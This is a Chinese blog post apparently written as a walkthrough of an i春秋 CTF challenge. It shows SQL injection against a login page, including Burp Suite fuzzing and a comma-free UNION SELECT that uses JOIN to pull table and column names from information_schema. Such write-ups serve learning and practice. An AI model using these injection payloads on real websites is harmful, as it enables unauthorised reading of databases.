

# i春秋-后台有获取flag的线索-flag{6deb7ea8-4a31-4f48-ac7e-4d864c466a0a}

原创


zac- 于 2021-10-14 15:58:59 发布 57 收藏

分类专栏: [ctf](#) 文章标签: [php](#) [sql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hkk1151043545/article/details/120766109>

版权



[ctf 专栏收录该内容](#)

8 篇文章 0 订阅

订阅专栏


打开题目链接后是一个空白页面, 老规矩, 去源代码找线索, 于是就发现了提示login.php?id=1。

```
<html>
  <head>
  </head>
  <body>
    <!--login.php?id=1-->
    <iframe id="mc-sidebar-container" style="top: 0px; padding: 0px; margin: 0px; z-index: 2147483646; po...rm: translate3d(400px, 0px, 0px); width: 400px; height: 0px;"></iframe>
    <iframe id="mc-topbar-container" style="top: 0px; padding: 0px; margin: 0px; z-index: 2147483646; po...orm: translate3d(0px, -50px, 0px); height: 50px; width: 0px;"></iframe>
    <iframe id="mc-toast-container" style="bottom: 0px; right: 0px; padding: 0px; margin: 0px; z-index:...m none; opacity: 0; display: block; height: 0px; width: 0px;"></iframe>
    <iframe id="mc-download-overlay-container" style="bottom: 0px; right: 0px; padding: 0px; margin: 0px; z-index:...m none; opacity: 0; display: block; height: 0px; width: 0px;"></iframe>
  </body>
</html>
```

由题目可以知道这一题是SQL注入有关, 那url的参数id应该就是注入点了。不过我试了好几次都没有特殊的回显, 后来在网上搜到一些提示说真正的页面是login.php。不得不说出题人和解出来的人脑洞是真的大。(不过之后做了一些其他题目后才发现这次比赛的出题人很喜欢这样的命名方式, 可能是这样想出来的吧)

0x01

访问l0gin.php后发现是典型的sql注入的回显界面。于是我先用burpsuite跑sqli fuzzing字典，发现后台对逗号以后的输入做了截断处理。



The screenshot shows the Burp Suite Intruder interface. The window title is "Intruder attack 4". Below the title bar, there are tabs for "Attack", "Save", and "Columns". The main area has tabs for "Results", "Target", "Positions", "Payloads", and "Options". A filter bar indicates "Showing all items". A table lists the results of the attack:

Request	Payload	Status	Error	Timeout	Length	Comment
58	,@variable	200	<input type="checkbox"/>	<input type="checkbox"/>	341	
1	'	200	<input type="checkbox"/>	<input type="checkbox"/>	342	
14	?	200	<input type="checkbox"/>	<input type="checkbox"/>	342	
25	'	200	<input type="checkbox"/>	<input type="checkbox"/>	342	
108		200	<input type="checkbox"/>	<input type="checkbox"/>	342	
109	%7C	200	<input type="checkbox"/>	<input type="checkbox"/>	342	
116	(	200	<input type="checkbox"/>	<input type="checkbox"/>	342	
117	%28	200	<input type="checkbox"/>	<input type="checkbox"/>	342	
118	)	200	<input type="checkbox"/>	<input type="checkbox"/>	342	
119	%29	200	<input type="checkbox"/>	<input type="checkbox"/>	342	

Below the table, there are tabs for "Request" and "Response". Under the "Response" tab, there are sub-tabs for "Raw", "Headers", "Hex", "HTML", and "Render". The "Render" tab is selected, showing a response body with the text "id|username". At the bottom of the window, there is a status bar that says "Finished" and a URL: [https://blog.csdn.net/weixin\\_43442029](https://blog.csdn.net/weixin_43442029).

于是就上网找无逗号注入的方法，发现可以用join来替代逗号。

举个例子：

普通的sql注入语句：

```
union select group_concat(table_name) from information_schema.tables where table_schema=database(),user()
```

使用join的无逗号注入语句：

```
union select * from ((select group_concat(table_name) from information_schema.tables where table_schema=database())a join (select user())b)
```

## 0x02

后续就是正常的sql注入流程了

爆表名

try to bypass me

id	username
users	test_user@localhost

开发者工具 - try to bypass me - http://3b0734eaff854cc0a10cfe845db5a3d2deb2dba7565a4066.changame.ichunqiu.com/l0gin.ph...

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾ [Contribute now! HackBar v2](#)

Load URL

Split URL

Execute

Post data  Referer  User Agent  Cookies [Clear All](#)

[https://blog.csdn.net/weixin\\_43442029](https://blog.csdn.net/weixin_43442029)

爆字段名

try to bypass me

id	username
id,username,flag_9c861b688330	test_user@localhost

开发者工具 - try to bypass me - http://3b0734eaff854cc0a10cfe845db5a3d2deb2dba7565a4066.changame.ichunqiu.com/l0gin.ph...


Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾ [Contribute now! HackBar v2](#)

Load URL


Split URL

Execute

Post data  Referer  User Agent  Cookies [Clear All](#)



最后拿到flag



## 后话

这里还有一个坑：

最后的注释语句我一开始用的是“#”来注释，但是并没有正确的回显，后来又试了“--”，“-+”之类的注释，最后只有“--”有正确的回显。这一点我暂时还没有弄清楚。